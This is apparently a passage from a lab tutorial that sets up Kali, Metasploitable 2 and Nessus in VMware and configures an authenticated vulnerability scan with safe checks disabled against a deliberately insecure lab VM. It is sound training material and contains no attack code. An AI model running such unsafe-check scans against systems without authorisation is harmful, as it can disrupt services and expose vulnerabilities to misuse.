
This just asks you what you want to name it and where you want to save it. Once you are satisfied, click “Import”.

A progress dialog box will pop up and show you what it's doing.


When it finishes, you will see a new entry in the left pane of VMWare Workstation:



First, we need to change some networking settings. Right-click on the Kali Linux entry, and select “Settings”:



Your virtual machine settings will appear. Click on the Network Adapter. Then, on the right side, change the Network Connection from NAT to Bridged, as we have done with the other virtual machines:



Once you've done this, click "Save."

Configuration of Virtual Machines


Metasploitable 2

Metasploitable 2 has already been configured to be insecure. We are just going to go into the VMWare Workstation main console and power on that machine. Select it in the left pane, and click the green play button in the toolbar of the VMWare Workstation window. You may be asked whether you moved it or copied it. In this case, either option should be fine. I used "I Copied It." It should boot right up.


Nessus

We will need to start this up to get it configured. Select it in the left pane, and click the play button in the toolbar like we did with Metasploitable 2.

When it finishes booting up, you will see a screen that looks like this:



If your network has DHCP enabled (if you are not sure, it probably does), the Nessus virtual machine has probably already configured everything for you. Select Appliance information and press ENTER. Towards the bottom, you'll see a URL displayed with an IP address and port number to connect to in a web browser. You should see something like this:



In this case, we are instructed to go to <https://10.0.20.50:8000/>, but yours will almost certainly be different. Open a web browser on your host system (not in Kali) and go to that URL. Don't forget to add the port number!

You may get a certificate warning, which you can safely ignore in this case. When the page loads, it will look something like the screenshot below. It is asking you to choose an application to install. We're going to select Nessus:

The screenshot shows the 'Tenable Appliance Setup' interface. At the top, there's a header with the Tenable logo and navigation links. Below that, 'System Information' and 'Application Recommendations' sections are displayed. Under 'Applications', there are three options: 'SecurityCenter SC™', 'Nessus N™', and 'Nessus™ Network Monitor'. A red arrow points to the 'Nessus N™' logo.

Further down, you'll need to accept the license agreement.

Below that, you will set up an administrative account. This is for the appliance administration itself, which runs on port 8000. When you log into manage Nessus, you will use port 8834. Type in a password, and then again to confirm. Once you have typed your password twice, click "Set Password" at the bottom of the page:

terminate automatically upon termination of the SecurityCenter license.

(f) If You are licensing Nessus, the following terms apply:

(1) "Purpose" means to seek and assess information technology vulnerabilities and misconfigurations.

(2) "Licensed Product" means Nessus 5.x or higher and any Plug-In owned by Tenable and received or down-

(3) You may install up to 512 copies of the Licensed Product, provided that: (i) You may only use the License

4.x or higher; and (ii) You may only use the Licensed Product with Plug-Ins provided by Tenable. For the avoidance

standalone Nessus subscriptions or Tenable.io subscriptions, which are governed by the terms of a separate agree-

(4) Depending on Your purchase, Your license may also include a license to use Nessus agents. Nessus ad-



Appliance Administrative Password

Passwords must be at least ten (10) characters long, and must include characters from three (3) of these groups:

- a CAPITAL letter
- a lowercase letter
- a number (e.g. 0 through 9)
- a punctuation / special character (e.g. / , . \$ @ ?)



User:

Password :

Confirm Password :

The next page shows you some networking options. If you have gotten this far, you probably don't need to change anything. Accept the defaults and click "Continue" at the bottom of the page.

The next page shows you an account recovery option. Feel free to set that up if you wish, but we are not going to here. Click "Continue" twice.

At that point, Nessus will be installed. It will then load up some things necessary to get Nessus set up.

When that has completed, it will ask you to create an administrative account for using the Nessus web interface:

The screenshot shows the 'Create an account' step of the Nessus registration process. At the top left, it says 'STEP 1 OF 3'. On the right is the Nessus logo, which consists of the word 'Nessus' in green and a green hexagon containing a white letter 'N'. Below the logo is the text 'Create an account'. A descriptive paragraph explains that to use the scanner, an account must be created, and this account can execute commands on remote targets and should be treated as a root user. There are two input fields: 'Username *' containing 'admin' and 'Password *' containing a series of asterisks. To the right of the password field is a small eye icon for password visibility. A green 'Continue' button is at the bottom right of the form area. At the very bottom of the page, outside the main form, is the copyright notice '© 2018 Tenable™, Inc.'

Fill in your desired username and password, and click “Continue.”

On the next screen, it asks for an activation code. Don’t worry, this is free for the home version. You can get an activation code quickly from here:


<https://www.tenable.com/products/nessus-home>

Fill in your first and last name and your email address. Then, click “Register”:


The screenshot shows a registration form titled "Register for an Activation Code". The form has three input fields: "First Name *", "Last Name *", and "Email *". The "First Name" field contains "Scott", the "Last Name" field contains "Morris", and the "Email" field contains "com". Below the email field is a checkbox labeled "Check to receive updates from Tenable". At the bottom of the form is a blue "Register" button.

Check the email that you entered for a message from Tenable. It will have your activation code in it. The message comes from “Nessus Registration <noreply@nessus.org>”. If it doesn’t go into your inbox, search for it using that. It may go into a spam folder. It may also take several minutes for the email to be delivered.

Once you get the email, it will have the registration code in it. Copy that code, and paste it into the Nessus prompt asking for this code:



Nessus will then show a progress bar while it prepares the files needed to scan your assets:




This will take several minutes. Once it finishes, you will see a page that looks like this:

The screenshot shows the Nessus web interface. The top navigation bar includes the Nessus logo, 'Scans' and 'Settings' tabs, a notification bell, the user 'admin', and a profile icon. The left sidebar has sections for 'FOLDERS' (with 'My Scans' selected, indicated by a green vertical bar) and 'RESOURCES' (with 'Policies', 'Plugin Rules', and 'Scanners'). The main content area is titled 'My Scans' and contains the message 'This folder is empty. [Create a new scan.](#)'. It features three buttons: 'Import', 'New Folder', and a blue 'New Scan' button with a plus sign.


This is where we are going to set up our scan. This scan will give us some good direction as to where we should start our attacks on the Metasploitable 3 system. So, let's set up the scan.

Set Up Nessus Scan

Up in the far top-right, we're going to click on "New Scan":



On the next screen, it gives us a bunch of options for what kind of scan we want to do. Let's select "Advanced Scan" here:



The next thing we see is a page that allows us to configure our scan. This is what we will use to scan our Metasploitable 2 server. Here's what we start with:

The screenshot shows the Metasploit Settings tab interface. The 'Settings' tab is active. On the left, a sidebar lists sections: BASIC, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. Under BASIC, 'General' is selected. The main area contains fields for 'Name' (with a 'REQUIRED' label), 'Description', 'Folder' (set to 'My Scans'), and 'Targets' (with an example value and a 'REQUIRED' label). Below these are 'Upload Targets' and 'Add File' buttons. At the bottom are 'Save' and 'Cancel' buttons.


We'll just go down the list in each of these tabs and set up our scan to give us the relevant information about our Metasploitable 2 server.

Settings Tab

In the “Settings” tab, we’ll start with the “General” section. Give it a name, such as “Metasploitable 2 Linux Scan.” Put in a description.

In the Targets box, we need to know the IP address of the Metasploitable 2 system. We should have already started this up in an earlier step (if it is not running, start it up, now).

Go into VMWare Workstation, and select the “Metasploitable2-Linux” entry at the top of the pane on the left:



You may see a black screen on the right. Click anywhere in that screen and press a key (like Backspace) to wake it up. You should now see something like this:

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out' [ OK ]

[----] [----] [----] [----] [----] [----] [----] [----]
[----] [----] [----] [----] [----] [----] [----] [----]
[----] [----] [----] [----] [----] [----] [----] [----]
[----] [----] [----] [----] [----] [----] [----] [----]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
```

We are going to log in and grab the IP address so we can put that into our scanning target in Nessus.

We can see that it tells us the login credentials. So for both the username and password, type in “msfadmin” (without the quotes).

Once logged in, run the following command:

```
ip addr
```

This will give us the IP address of this machine:

```
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:b7:fd:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.20.48/24 brd 10.0.20.255 scope global eth0
        inet6 fe80::20c:29ff:feb7:fdde5/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:b7:fd:ef brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

In this example, the machine's address is 10.0.20.48. Keep this IP handy. We'll need it throughout the rest of this guide. Now, head back to the Nessus scan, and put that IP address in as the scan target. This is what we should have so far:

The screenshot shows the Metasploit configuration interface. At the top, there are four tabs: Settings (selected), Credentials, Compliance, and Plugins. On the left, a sidebar lists categories: BASIC (General, Schedule, Notifications), DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The BASIC category is expanded, showing 'General' selected under 'Schedule'. The main panel displays scan configuration fields:

Name	Metasploitable2 Linux Scan
Description	A scan to find vulnerabilities in Metasploitable 2
Folder	My Scans
Targets	10.0.20.48

At the bottom of the main panel, there are two buttons: 'Upload Targets' and 'Add File'.

With that, we'll move on. Click "Discovery" in the list at the left. Here's some of what you will see:

The screenshot shows the configuration interface for a network scanning tool, likely Nessus. The top navigation bar includes tabs for Settings, Credentials, Compliance, and Plugins. The left sidebar lists categories: BASIC, DISCOVERY (with Host Discovery selected), Port Scanning, Service Discovery, ASSESSMENT, REPORT, and ADVANCED.

Remote Host Ping

Ping the remote host ON

General Settings

Test the local Nessus host
This setting specifies whether the local Nessus host should be scanned when it falls

Use fast network discovery
If a host responds to ping, Nessus attempts to avoid false positives, performing addi

Ping Methods

ARP

TCP

Destination ports

ICMP

Assume ICMP unreachable from the gateway means the host is down

Maximum number of retries

UDP

Fragile Devices

Scan Network Printers

We are simply going to accept the defaults on this page, so let's click on "Assessment" over to the left. On this page, we want to check "Perform thorough tests," so check that box:

The screenshot shows the Metasploit Settings interface. The left sidebar has sections like BASIC, DISCOVERY, ASSESSMENT (with General, Brute Force, Web Applications, Windows, Malware), REPORT, and ADVANCED. The ASSESSMENT section is expanded, showing 'General' selected. The 'Web Applications' section is also expanded, and a red arrow points to the 'Perform thorough tests (may disrupt your network or impact scan speed)' checkbox, which is checked. Other options in this section include 'Override normal accuracy' (unchecked), 'Avoid potential false alarms' (selected), and 'Show potential false alarms' (unchecked). Below this are sections for Antivirus (grace period 0 days) and SMTP (domain example.com, from nobody@example.com, to postmaster@[AUTO_REPLACED_IP]).

Then, we'll move to the "Report" section in the options at the left. Adjust the settings so that it looks like the following:

The screenshot shows the Metasploit Settings interface. At the top, there are four tabs: Settings, Credentials, Compliance, and Plugins. The Settings tab is selected. On the left, a sidebar lists categories: BASIC, DISCOVERY, ASSESSMENT, REPORT (which is expanded), and ADVANCED. The REPORT category has a green downward arrow icon. In the main content area, under the 'Processing' section, there are several configuration options:

- Override normal verbosity
 - I have limited disk space. Report as little information as possible
 - Report as much information as possible
- Show missing patches that have been superseded
- Hide results from plugins initiated as a dependency

Below this is a horizontal dotted line separator. Under the 'Output' section, there are five options:

- Allow users to edit scan results
- Designate hosts by their DNS name
- Display hosts that respond to ping
- Display unreachable hosts

Next, click the “Advanced” option in the list to the left. The only thing we’re going to do here is uncheck “Enable safe checks”:

The screenshot shows the 'General Settings' section of the Nessus configuration interface. On the left sidebar, under the 'ADVANCED' category, there is a red arrow pointing to the 'DISCOVERY' section. The main panel displays several configuration options:

- General Settings**:
 - Enable safe checks
 - Stop scanning hosts that become unresponsive during the scan
 - Scan IP addresses in a random order
- Performance Options**:
 - Slow down the scan when network congestion is detected
 - Network timeout (in seconds): 5
 - Max simultaneous checks per host: 5
 - Max simultaneous hosts per scan: 100
 - Max number of concurrent TCP sessions per host: (empty input field)
 - Max number of concurrent TCP sessions per scan: (empty input field)
- Debug Settings**:
 - Log scan details
 - Logs the start and finish time for each plugin used during a scan to nessusd.messages.
 - Enable plugin debugging
 - Attaches available debug logs from plugins to the vulnerability output of this scan.

On a normal production network, you would leave this box checked. You don't want to take down production systems when scanning. But for our purposes here, we want to gather as much information as possible, so we're going to uncheck it.

Credentials Tab

Click on the “Credentials” tab. Select the “SSH” option in the list on the left. Since we know the username and password for the Metasploitable 2 machine, we are going to put those credentials in here. Remember, the username and password are both “msfadmin”. We’re going to change the “Authentication method” to “password,” and put in the username and password below that:

The screenshot shows the Nessus interface with the "Host" category selected. On the left, there's a sidebar with "CATEGORIES" and a dropdown set to "Host". Below it is a "Filter Credentials" search bar. Under "Host", there are three items: "SNMPv3" (with 1 result), "SSH" (with 0 results), and "Windows" (with 0 results). The main panel on the right is titled "SSH" and contains the following fields:

- Authentication method: password
- Username: msfadmin
- Password (unsafe!): [REDACTED]
- Elevate privileges with: Nothing

Below these fields, under "Global Credential Settings", are the following options:

- known_hosts file: Add File
- Preferred port: 22
- Client version: OpenSSH_5.0
- Attempt least privilege (experimental): [checkbox]

A note next to the checkbox says: "Enable dynamic privilege escalation. If the working credential again with privilege escalation only if needed."

That’s really about it for the “Credentials” tab.

We’re going to skip the “Compliance” tab for this exercise.

Plugins Tab


In the “Plugins” tab, we only need to activate the plugins that have to do with what might be running on a Linux system. So we need to disable a few things here, including:

- AIX Local Security Checks
- CISCO
- F5 Networks Local Security Checks
- HP-UX Local Security Checks
- Huawei Local Security Checks
- Junos Local Security Checks
- MacOS X Local Security Checks
- Mobile Devices
- Netware
- Palo Alto Local Security Checks
- SCADA
- Solaris Local Security Checks
- Virtuozzo Local Security Checks
- VMware ESX Local Security Checks
- Windows
- Windows : Microsoft Bulletins
- Windows : User Management


Disable all of those, but just those. Once we have done this, we can finally click on “Save” at the bottom.

We are going to begin the scan. We'll do this while we are setting up Kali for the actual attacks.

You should be looking at “My Scans” at this point. It should look something like this:



